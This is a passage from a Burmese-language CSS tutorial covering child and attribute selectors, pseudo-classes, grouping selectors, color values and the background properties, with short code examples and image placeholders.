Arrow သင်္ကေတလေးက (**>**) Child Selector ပဲဖြစ်ပါတယ်။ အဓိပ္ပါယ်က "`<p>` Element အတွင်းထဲက Direct Child ဖြစ်တဲ့ `<a>` Element ကို Select လုပ်လိုက်ပါ" ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ ဒီ Selector က Inside Link One ဆိုတဲ့ `<a>` Element တစ်ခုတည်းကိုသာ ရွေးချယ်ပေးသွားမှာပါ။ Inside Link Two ဆိုတဲ့ `<a>` Element ကိုတော့ Direct Child မဟုတ်ပဲ `<strong>` Element အတွင်းထဲမှာ ထပ်ဆင့်ရှိနေတာဖြစ်လို့ ထည့်သွင်းရွေးချယ်သွားမှာ မဟုတ်ပါဘူး။ ဒါက Child Selector နဲ့ Descendant Selector တို့ရဲ့ကွာခြားချက်ပဲ ဖြစ်ပါတယ်။

နောက်တစ်ခုကတော့ Attribute Selector ဖြစ်ပါတယ်။ Element မှာပေးထားတဲ့ Attribute နဲ့ Select လုပ်တာ ဖြစ်ပြီး သူလည်းပဲ အတော်အသုံးဝင်တဲ့ Selector ဖြစ်ပါတယ်။ လေးဒေါင့်ကွင်းအတွင်းမှာ ရေးပေးရပါ တယ်။ ဥပမာ - `[title]` ဆိုတာ `title` Attribute ရှိတဲ့ Element အားလုံးကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ `img[alt]` ဆိုရင်တော့ `<img>` Element တွေထဲကမှ `alt` Attribute ရှိတဲ့ Element တွေကို Select လုပ်လိုက်တာပါ။ `img[alt="Feature"]` ဆိုရင်တော့ `<img>` Element တွေထဲကမှ `alt="Feature"` လို့ သတ်မှတ်ထားတဲ့ Element တွေကို Select လုပ်တာ ဖြစ်ပါတယ်။ အထူးသဖြင့် `<input>` Element ဟာ သူ့ တစ်ခုတည်းနဲ့ `text, radio, button` စသဖြင့် Type အမျိုးမျိုး သတ်မှတ်နိုင်တဲ့အတွက် အဲ့ဒီ `type` Attribute ကို အခြေခံပြီး Select လုပ်ပေးဖို့ လိုအပ်တက်ပါတယ်။ နမူနာတစ်ချို့ ဖော်ပြလိုက်ပါတယ်။

```
input[type=text] {
  background: yellow;
  border: 1px solid gray;
}

input[type=submit] {
  padding: 5px 15px;
}

input[type=radio] {
   margin-right: 5px;
}
```

အခုဖော်ပြခဲ့တဲ့ Descendant Selector, Child Selector နဲ့ Attribute Selector တို့ကို ထိရောက်အောင်အသုံးချ

နိုင်မယ်ဆိုရင် Element တွေကို Select လုပ်ရတာ များစွာထိရောက်လွယ်ကူသွားမှာပဲဖြစ်ပါတယ်။

3.4 - Pseudo-classes

Pseudo-class တွေဟာ CSS Selector ရဲ့အစိတ်အပိုင်းတစ်ရပ်ဖြစ်ပါတယ်။ Element ရဲ့ "အခြေအနေ" ပေါ်မူတည် ပြီး Select လုပ်တဲ့နည်းလမ်းတွေဖြစ်ပါတယ်။ အခြေအနေဆိုတာက၊ အသုံးပြုသူက Element ကို Mouse နဲ့ ထောက် လိုက်တဲ့အခါ၊ အသုံးပြုသူက Element ကို Click လုပ်လိုက်တဲ့အခါ၊ Element က Focus ဖြစ်သွားတဲ့ အခါ၊ Element က နောက်ဆုံး Element ဖြစ်နေတဲ့ အခါ စသဖြင့် Element တွေရဲ့ ဘယ်လိုအခြေအနေမှာ ဘယ်လို Style ဖော်ပြလိုက် ပါလို့ သတ်မှတ်နိုင်ဖို့ Select လုပ်ယူတဲ့ Selector တွေပဲ ဖြစ်ပါတယ်။

`:hover` Pseudo-class က Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ ဖော်ပြစေလိုတဲ့ Style တွေသတ်မှတ်ဖို့ သုံးပါတယ်။ အသုံးပြုပုံကတော့ -

```
a:hover {
  color: red;
}
```

ဒီလိုရေးသားမယ်ဆိုရင် <a> Element တွေကို Mouse နဲ့ထောက်လိုက်တဲ့အခါ စာလုံးအနီရောင် ပြောင်းပေးမှာ ဖြစ်ပါ တယ်။ `:hover` အပါအဝင် Pseudo-class အများစုကို မည်သည့် Element နဲ့မဆို တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ ဖော်ပြခဲ့ပြီးဖြစ်တဲ့ Selector တွေနဲ့လည်း တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
#nav li:hover {
  background: green;
}

p:hover a {
  color: lightblue;
}
```

`:visited` Pseudo-class ကိုတော့ <a> Element နဲ့သာတွဲဖက်အသုံးပြုနိုင်ပါတယ်။ တစ်ကြိမ်သွားဖူး တဲ့ URL ကို ညွှန်းထားတဲ့ Link တွေကို တစ်ကြိမ်မှမသွားဖူးသေးတဲ့ URL ကို ညွှန်းဆိုထားတဲ့ Link တွေနဲ့ မတူကွဲ ပြားအောင် Style တွေသတ်မှတ်ဖို့ အတွက်သုံးနိုင်ပါတယ်။ Google Search တို့ Wikipedia တို့လို Website တွေ မှာ လေ့လာကြည့်ရင် လည်း တွေ့နိုင်ပါလိမ့်မယ်။ မသွားဖူးသေးတဲ့ Link တွေက အရောင်တစ်မျိုး၊ တစ်ကြိမ် သွားဖူးပြီး သား Link တွေက အရောင်တစ်မျိုးခွဲခြားဖော်ပြတက်ကြပါတယ်။ အမှန်တော့ ဒီလိုခွဲခြားဖော်ပြတာဟာ အသုံးပြုသူ အတွက် များစွာအထောက် အကူဖြစ်လို့ ကျွန်တော်တို့ကလည်း Link တွေကို `:visited` သုံးပြီး ကွဲပြားအောင် Style တွေသတ်မှတ်ပေးထားသင့် ပါတယ်။

```
a {
```

```
  color: blue;
}

a:visited {
  color: gray;
}
```

ဒီလိုခွဲခြားသတ်မှတ်ပေးလိုက်ရင် မသွားဖူးသေးတဲ့ Link တွေကို စာလုံးအပြာနဲ့ပြပေးပြီး သွားဖူးပြီးသား Link တွေကိုတော့ ခဲရောင်စာလုံးနဲ့ ပြသပေးမှာပဲဖြစ်ပါတယ်။

`:active` Pseudo-class ကတော့ Element ကို Click နှိပ်လိုက်တဲ့အခါ (သို့မဟုတ်) Touch လုပ်လိုက်တဲ့အခါ ဖော်ပြစေလိုတဲ့ Style ကို သတ်မှတ်ဖို့အသုံးပြုနိုင်ပါ တယ်။ သူလည်းပဲမည်သည့် Element နဲ့မဆိုတွဲဖက်အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် အသုံးပြုသူ Click နှိပ်လို့ရမယ့် Element တွေနဲ့သာတွဲဖက်အသုံးပြုသင့်ပါတယ်။

```
button:active {
  background: gray;
}
```

`:focus` Pseudo-class ကို Form Input Element တွေဖြစ်တဲ့ `<input>` `<textarea>` `<select>` တို့နဲ့ တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ Element ကို Focus ဖြစ်တဲ့အချိန်မှာ ဘယ်လိုဖော်ပြရမလဲသတ်မှတ်ဖို့ အသုံးပြုနိုင်ပါတယ်။

```
input[type=text] {
  background: white;
}

input[type=text]:focus {
  background: yellow;
}
```

ဒီလို ရေးသားပေးလိုက်ခြင်းအားဖြင့် Text Input တွေဟာ မူလကနောက်ခံ အဖြူရောင်နဲ့ဖော်ပြနေပြီး Element ကို Cursor ရောက်လာပြီး Focus ဖြစ်သွားတဲ့အခါမှ နောက်ခံအရောင် အဝါရောင်နဲ့ပြောင်းလဲဖော်ပြပေးမှာဖြစ်ပါတယ်။ နမူနာမှာ Pseudo-class ကို Attribute Selector နဲ့ တွဲဖက်အသုံးပြုထားတာကိုလည်းသတိပြုသင့်ပါတယ်။ ဒီလိုတွဲ ဖက်အသုံးပြုလို့ရပါတယ်။

`:first-child` Pseudo-class ကိုတော့ Select လုပ်ထားတဲ့ Element တွေထဲက ပထမဆုံး Element တစ်ခုတည်းကို ထူးခြားဖော်ပြစေလို့တဲ့ Style တွေသတ်မှတ်ဖို့သုံးပါတယ်။ `:last-child` Pseudo-class လည်း သဘောတရားအတူတူပါပဲ။ `:last-child` က Select လုပ်ထားတဲ့ Element တွေထဲက နောက်ဆုံး Element တစ်ခုတည်းကို ထူးခြားဖော်ပြစေ လိုတဲ့ Style တွေသတ်မှတ်ဖို့သုံးရတာဖြစ်ပါတယ်။

```
#nav li:last-child {
  border: 0 none;
}

#page p:first-child {
  font-weight: bold;
}
```

3.5 - Grouping Selectors

ဖော်ပြခဲ့တဲ့ Selector တွေကို Group လုပ်ပြီးတော့လည်း အသုံးပြုနိုင်ပါတယ်။ ဖော်ပြစေလိုတဲ့ Style တူတဲ့အခါ CSS Rule တွေကို ထပ်ခါထပ်ခါပြန်မရေးပဲ တစ်ကြိမ်တည်းရေးလို့ရနိုင်မှာပါ။

```
p.note {
  background: #efefef;
  font-size: 12px;
}

#footer .copyright {
  background: #efefef;
  font-size: 12px;
}

code {
  background: #efefef;
  font-size: 12px;
}
```

ပေးထားတဲ့နမူနာမှာ Rules တွေက တူနေတာကိုတွေ့နိုင်ပါတယ်။ အမှန်တော့ အဲ့ဒီလိုတူနေပြီဆိုရင် ခုလိုတစ်ကြိမ်တည်း ရေးလိုက်လို့ရပါတယ်။

```
p.note, #footer .copyright, code {
  background: #efefef;
  font-size: 12px;
}
```

Selector တွေကို Comma (,) နဲ့ တွဲပြီး Group လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ Selector တွေဟာ CSS မှာ အရေးအကြီးဆုံးဖြစ်သလို တစ်ခြားနေရာတွေမှာလည်း အသုံးဝင်ပါသေးတယ်။ ဒီ Selector တွေကိုပဲ jQuery လို JavaScript Framework တွေက ပြန်လည်အသုံးပြုပါတယ်။

3.6 - Basic Properties and Values

Background

Layout နဲ့ ပတ်သက်တဲ့ကိစ္စတွေမလေ့လာခင် အခြေခံကျတဲ့ CSS Property တစ်ချို့ကို အရင်ကြည့်လိုက်ချင်ပါတယ်။ Element တွေရဲ့ Background သတ်မှတ်ဖို့အတွက် CSS Background Property (၅) ခု ရှိပါတယ်။ အဲ့ဒါတွေကတော့ background-color, background-image, background-repeat, background -attachment နဲ့ background-position တို့ပဲဖြစ်ပါတယ်။ ဒီ Background Property တွေဟာ တစ်ခုချင်း စီ သုံးလေ့ရှိသလို တွဲဖက်ပြီးတော့လည်း သုံးလေ့ရှိပါတယ်။ Element တွေရဲ့ နောက်ခံအရောင်သက်သက် သတ်မှတ် လိုရင် background-color Property ကို သုံးနိုင်ပါတယ်။

```
p {
  background-color: yellow;
}
```

background-color Property နဲ့ တွဲဖက်အသုံးပြုရတဲ့ Color Value အမျိုးမျိုး ရှိပါတယ်။ black, white, red, green, blue, yellow, cyan, brown, gray စသဖြင့် Color Name တွေကို အသုံးပြုနိုင် ပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာ တစ်ကယ့်အသေးစိတ်အရောင်တွေသတ်မှတ်လိုရင် Color Name တွေနဲ့မလုံလောက် တော့ပါဘူး။ ဒါကြောင့် black နဲ့ white ကလွဲရင် ကျန်တဲ့ Name တွေကို အသုံးနည်းပါတယ်။

နောက်ထပ် Color Value အနေနဲ့အသုံးပြုနိုင်တာကတော့ RGB Function ဖြစ်ပါတယ်။ ကျွန်တော်တို့ တွေ့မြင်နေကြ စုံလင်တဲ့အရောင်တွေကိုဖော်ပြဖို့ ကွန်ပျူတာ Screen တွေက Red, Green, Blue ဆိုတဲ့ အရောင်သုံးရောင်ကို ပေါင်းစပ်ပြီးတော့ ဖော်ပြပေးတာဖြစ်ပါတယ်။ CSS မှာလည်း RGB Value တွေသတ်မှတ်ပြီး လိုချင်တဲ့ အရောင်ကို ထည့် သွင်းအသုံးပြုနိုင်ပါတယ်။

```
p {
  background-color: rgb(255, 255, 0);
}
```

ဒါလည်းပဲ <p> Element တွေကို နောက်ခံအဝါရောင် သတ်မှတ်လိုက်တာပဲ ဖြစ်ပါတယ်။ `rgb()` Function ကို အသုံးပြုထားပြီး အထဲမှာ Parameter သုံးခုအနေနဲ့ Red, Green, Blue အစဉ်လိုက်ပေးရပါတယ်။ သတ်မှတ်ပေးနိုင်တဲ့ ဂဏန်းတန်ဖိုး တွေကတော့ 0 ကနေ 255 အထိဖြစ်ပါတယ်။ `rgb(255, 0, 0)` ဆိုရင် Solid Red ကို ရမှာပါ။ Red နေရာမှာ 255 အပြည့်ပေးထားပြီး ကျန် Green နဲ့ Blue အတွက် 0 သတ်မှတ်ထားလို့ဖြစ်ပါတယ်။ အလားတူပဲ `rgb(0, 255, 0)` ဆိုရင် Solid Green, `rgb(0, 0, 255)` ဆိုရင်တော့ Solid Blue အရောင်ကို ရရှိမှာပဲဖြစ် ပါတယ်။ `rgb(0, 0, 0)` က အနက်ရောင်ဖြစ်ပါတယ်။ ကွန်ပျူတာ Screen အတွက် အရောင်မရှိတာက အနက်ရောင်ဖြစ်ပါတယ်။ `rgb(255, 255, 255)` ဆိုရင်တော့ အဖြူရောင်ဖြစ်ပါတယ်။ သုံးခုလုံး အပြည့်ပေါင်း စပ်လိုက်ရင် ရနိုင်တဲ့အလင်းဆုံးအရောင်ဖြစ်တဲ့ အဖြူရောင်ကို ရရှိခြင်းဖြစ်ပါတယ်။ `rgb(200, 0, 0)` ဆိုရင်တော့ အနီရင့် ရောင်ကိုရရှိမှာပါ။ Red ကို အပြည့်မပေးပဲ 200 လို့ ပေးထားပြီး Green နဲ့ Blue က 0 ဖြစ်

နေတဲ့ အတွက် အနက်ရောင် ဘက်ကိုပါတဲ့ အနီ (အနီရင့်) ကို ရရှိမှာဖြစ်ပါတယ်။ နမူနာမှာတော့ `rgb(255, 255, 0)` လို့ရေးထားပါတယ်။ `rgb()` မှာ Primary Color တစ်ခုဖြစ်တဲ့ အဝါအတွက် အရောင်မပါပေမယ့် အနီနဲ့အစိမ်းကို ရောစပ်လိုက်ရင် အဝါရောင်ရရှိတာပဲ ဖြစ်ပါတယ်။

```
p {
    background-color: rgb(60, 130, 240);
}
```

RED GREEN BLUE

ပုံ (၃-၅) CSS RGB Color

နောက်ထပ်အသုံးပြုနိုင်တဲ့ Color Value ကတော့ Hex Value ပဲဖြစ်ပါတယ်။ Hexadecimal ဂဏန်းစနစ်နဲ့ ရေးသားရပါတယ်။

```
p {
  background-color: #FFFF00;
}
```


Hex Value ကို ရှေ့ဆုံးက # Sign နဲ့စရေးပေးရပါတယ်။ နောက်မှာတော့ (၆) လုံးတွဲ Hexadecimal တန်ဖိုးကို ပေးရ ပါတယ်။ ကျွန်တော်တို့ နေစဉ်သုံးနေကြ Decimal Number system မှာ 0 ကနေ 9 အထိ ဂဏန်း (၁၀) လုံး ပါဝင်ပါ တယ်။ Hexadecimal မှာတော့ 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F ဆိုပြီး ဂဏန်း (၁၆) လုံး ပါဝင်တာ ဖြစ်ပါတယ်။ Number System တွေအကြောင်းကိုတော့ ဒီနေရာမှာ အသေးစိတ် မပြောနိုင်တော့ပါဘူး။ အကြမ်းဖျင်း အားဖြင့် Hex တန်ဖိုး FF ဟာ Decimal တန်ဖိုး 255 နဲ့ ညီတယ်လို့ပဲမှတ်ထားစေချင်ပါတယ်။ ဒါကြောင့် Hex Value မှာ အနိမ့်ဆုံးက 00 ဖြစ်ပြီး အမြင့်ဆုံးက FF ဖြစ်ပါတယ်။ နမူနာမှာပေးထားတဲ့ (၆) လုံးတွဲ FFFF00 ဟာ R = FF, G = FF နဲ့ B = 00 ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ Red နဲ့ Green အတွက် အမြင့်ဆုံးလက်ခံနိုင်တဲ့ FF လို့ သတ်မှတ်ထားပြီး Green ကို 00 သတ်မှတ်ထားတဲ့အတွက် သူလည်းပဲအဝါ ရောင်ကိုရရှိမှာ ဖြစ်ပါတယ်။

ပုံ (၃-၈) CSS Hex Color

မှတ်ချက် ။ ။ Hax Value တွေဟာ အပြည့်အစုံဆိုရင် (၆)လုံးတွဲရေးရပေမယ့် အတိုကောက်အနေနဲ့ (၃) လုံးပဲရေးလို့လည်းရပါတယ်။ ဥပမာ - `#FFFF00` အစား `#FF0` လို့ ရေးနိုင်ပါတယ်။ `#88AADD` အစား `#8AD` လို့ရေး နိုင်ပါတယ်။ `#FFFFFF` အစား `#FFF` လို့ ရေးနိုင်ပါတယ်။ `#000000` အစား `#000` လို့ ရေးနိုင်ပါတယ်။ ပြီးတော့ စာလုံးအကြီးအသေးလည်း ပြဿနာမရှိပါဘူး။ နှစ်သက်ရာ သုံးနိုင်ပါတယ်။ `#ffff00` လို့ ရေးသားရင်လည်းအလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။

Color Value တွေအကြောင်းသိပြီဆိုရင် Background Color သတ်မှတ်တာကလွယ်သွားပါပြီ။ ဖော်ပြခဲ့တဲ့ Color Name, RGB နဲ့ Hex Value တို့ကို background-color အတွက်တင်မကပါဘူး စာလုံးအရောင်တွေ၊ Border အရောင် တွေ စသဖြင့် Color Value ပေးလို့ရတဲ့နေရာတိုင်းမှာ အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။

သိရှိအောင် RGB Color တွက်ချက်အလုပ်လုပ်ပုံကို ထည့်သွင်းဖော်ထားပေမယ့် လက်တွေ့မှာ အရောင်တွေကို ကိုယ်တိုင်တွက်ပြီး စပ်နေဖို့မလိုပါဘူး။ မျက်စိနဲ့မြင်နေတဲ့အရောင်ကို ထောက်ယူလိုက်ယုံနဲ့ Color Code တွေပြန်ထုတ်ပေးတဲ့ Color Picker Tool တွေ အများကြီးရှိပါတယ်။ ဒီနေရာမှာ အဆင်အပြေဆုံးကတော့ ColorZilla လို့ခေါ်တဲ့ Firefox Addon ပဲဖြစ်ပါတယ်။ ဒီ Addon ထည့်သွင်းလိုက်ရင် Website တွေပေါ်က မြင်နေရတဲ့အရောင်ကို ထောက်ယူနိုင်သလို Color Circle ပေါ်မှာ အရောင်တွေပေါင်းစပ်ပြီးတော့လည်း Color Code တွေ ရယူနိုင်ပါတယ်။ Color Code ကိုလည်း Hex, RGB, CSS3 Color Function တွေထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ HSL, Print Design မှာသုံးတဲ့ CMYK စသဖြင့် အမျိုးမျိုးကိုပြန်ပေးနိုင်ပါတယ်။ အကယ်၍ စပ်ထားတဲ့အရောင်က Color Name အနေနဲ့ရှိခဲ့ရင်လည်း တွဲဖက် ဖော်ပြပေးပါတယ်။ Web Developer တွေအတွက်မရှိမဖြစ် Browser Addon ထဲမှာ တစ်ခုအပါအဝင်ဖြစ်ပါတယ်။



ပုံ (၃-၈၁) ColorZilla Firefox Addon
Link: http://www.colorzilla.com/

Google Chrome နဲ့ တစ်ခြား Browser တွေအတွက်လည်း အလားတူ Extension တွေရှိပါတယ်။ Install လုပ်ပုံနဲ့ အသုံးပြုပုံ အသေးစိတ်ကိုတော့ စာဖတ်သူကိုယ်တိုင်ရှာဖွေလေ့လာပြီး စမ်းသပ်ကြည့်စေချင်ပါတယ်။


ကျွန်တော်တို့လေ့လာလက်စ CSS Background Property တွေအကြောင်းပြန်သွားပါမယ်။ Background Image တွေ ထည့်သွင်းဖို့အတွက် `background-image` Property ကိုသုံးနိုင်ပါတယ်။ ကျွန်တော်တို့မှာ `alert.png` ဆိုတဲ့ Image လေးတစ်ခု ရှိတယ်ဆိုကြပါစို့။

alert.png

ဒီ Image လေးကို `<p class="alert">` Element အတွက် Background အဖြစ်အသုံးပြုလိုရင် အခုလို ရေးသား နိုင်ပါတယ်။

```
p.alert {
  background-image: url("alert.png");
}
```

`background-image` Property အတွက် Value ကို `url()` Function နဲ့ သတ်မှတ်ပေးရတာ ဖြစ်ပါတယ်။ `url()` အတွင်း မှာ Image File ရှိနေတဲ့ Path လမ်းကြောင်းကို ညွှန်းဆိုပေးရပါတယ်။ ရလဒ်အနေနဲ့ အခုလိုမျိုးရရှိ မှာ ဖြစ်ပါတယ်။




ပုံ (၃-c) CSS Background Image Property

`<p>` Element က ကြီးနေပြီး `alert.png` Image က သေးနေတဲ့အတွက် Browser က Repeat လုပ်ပြီးဖော်ပြ သွား တဲ့အတွက် ဒီလိုရလဒ်ရရှိနေတာဖြစ်ပါတယ်။ အဲ့ဒီ Repeat လုပ်ဆောင်ချက်ကိုတော့ `background-repeat` Property နဲ့ ပြုပြင်နိုင်ပါတယ်။ ကျွန်တော်တို့ရေးထားတဲ့ CSS ကို ဖြည့်စွက်ပြင်ဆင်လိုက်ပါမယ်။

```
p.alert {
  background-image: url("alert.png");
  background-repeat: no-repeat;
}
```

`background-repeat` Property နဲ့ တွဲဖက်အသုံးပြုနိုင်တဲ့ Value (၄) မျိုး ရှိပါတယ်။ `repeat, repeat-x, repeat-y` နဲ့ `no-repeat` တို့ပဲ ဖြစ်ပါတယ်။ repeat ကတော့ Default Value ဖြစ်ပါတယ်။ `repeat-x` ကတော့ Image Repeat ကို အလျှားလိုက် (Horizontal) ပဲ လုပ်လိုတဲ့အခါ သုံးပါတယ်။ `repeat-y` ကိုတော့ Image Repeat ကို ဒေါင်လိုက် (Vertical) ပဲ လုပ်လိုတဲ့အခါ သုံးပါတယ်။ လက်ရှိအသုံးပြုထားတဲ့ `no-repeat` ကတော့ Repeat မလုပ်ပါနဲ့လို့ သတ်မှတ် လိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ရလဒ်ကတော့အခုလိုရရှိမှာပါ။




ပုံ (၃-စ) CSS Background Repeat

ပုံကို အရှိအတိုင်းပဲ သုံးပေးထားပြီး Repeat မလုပ်တော့တာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဆက်လက်ပြီး Background Image ရဲ့ Position ကို `background-position` Property သုံးပြီး သတ်မှတ်ပေးနိုင်ပါတယ်။

```
p.alert {
  background-image: url("alert.png");
  background-repeat: no-repeat;
  background-position: top right;
}
```

`background-position` Property အတွက် Value ကို နှစ်ခုပေးရပါတယ်။ Vertical Position နဲ့ Horizontal Position ဖြစ်ပါတယ်။ `top` နေရာမှာ `bottom` သို့မဟုတ် `center` နဲ့ လိုအပ်သလိုအစားထိုး အသုံးပြုနိုင်ပါတယ်။ `right` နေရာမှာ တော့ `left` သို့မဟုတ် `center` နဲ့ လိုအပ်သလို အစားထိုးအသုံးပြု နိုင်ပါတယ်။ `top right` လို့ သုံးထားတဲ့အတွက် လက်ရှိရလဒ် ကတော့အခုလိုပြောင်းသွားမှာဖြစ်ပါတယ်။



ပုံ (၃-ဆ) CSS Background Position

မှတ်ချက် ။ ။ Position Name တွေနဲ့ မဟုတ်ပဲ နေရာအတိအကျလည်း သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ - `background-position: 10px 20px;` လို့ကြေငြာအသုံးပြုနိုင်ပါတယ်။ ဒါဆိုရင် Position ကို Element Left ကနေ `10px` နဲ့ Element Top ကနေ `20px` ခွာပြီး နေရာချထားပေးမှာဖြစ်ပါတယ်။

Background Property (၅) မျိုးမှာ (၄) မျိုးဖော်ပြခဲ့ပါပြီ။ ကျန်တစ်မျိုးဖြစ်တဲ့ `background-attachment` က တော့ Background Image ကို Screen Viewpoint နဲ့ Attach ဖြစ်နေစေလိုတဲ့အခါအသုံးပြုရပါတယ်။ `background-attachment: fixed;` လို့ ကြေငြာအသုံးပြုရပါတယ်။ ပုံမှန်ဆိုရင် Background က Document နဲ့ Attach ဖြစ်နေတာ ဖြစ်ပါတယ်။ အသုံးပြုသူက Scrollbar ဆွဲလိုက်လို့ဖော်ပြတဲ့ Content နေရာရွှေ့ သွားရင် Background လည်းလိုက်ရွှေ့သွားမှာပါ။ `background-attachment: fixed;` လို့သတ်မှတ်ထား ရင်တော့ Scroll လုပ်လိုက် ရင်လည်း Background Image က မြင်ကွင်းကနေ ပျောက်ကွယ်မသွားပဲ ဆက်လက် တည်ရှိနေမှာဖြစ်ပါတယ်။

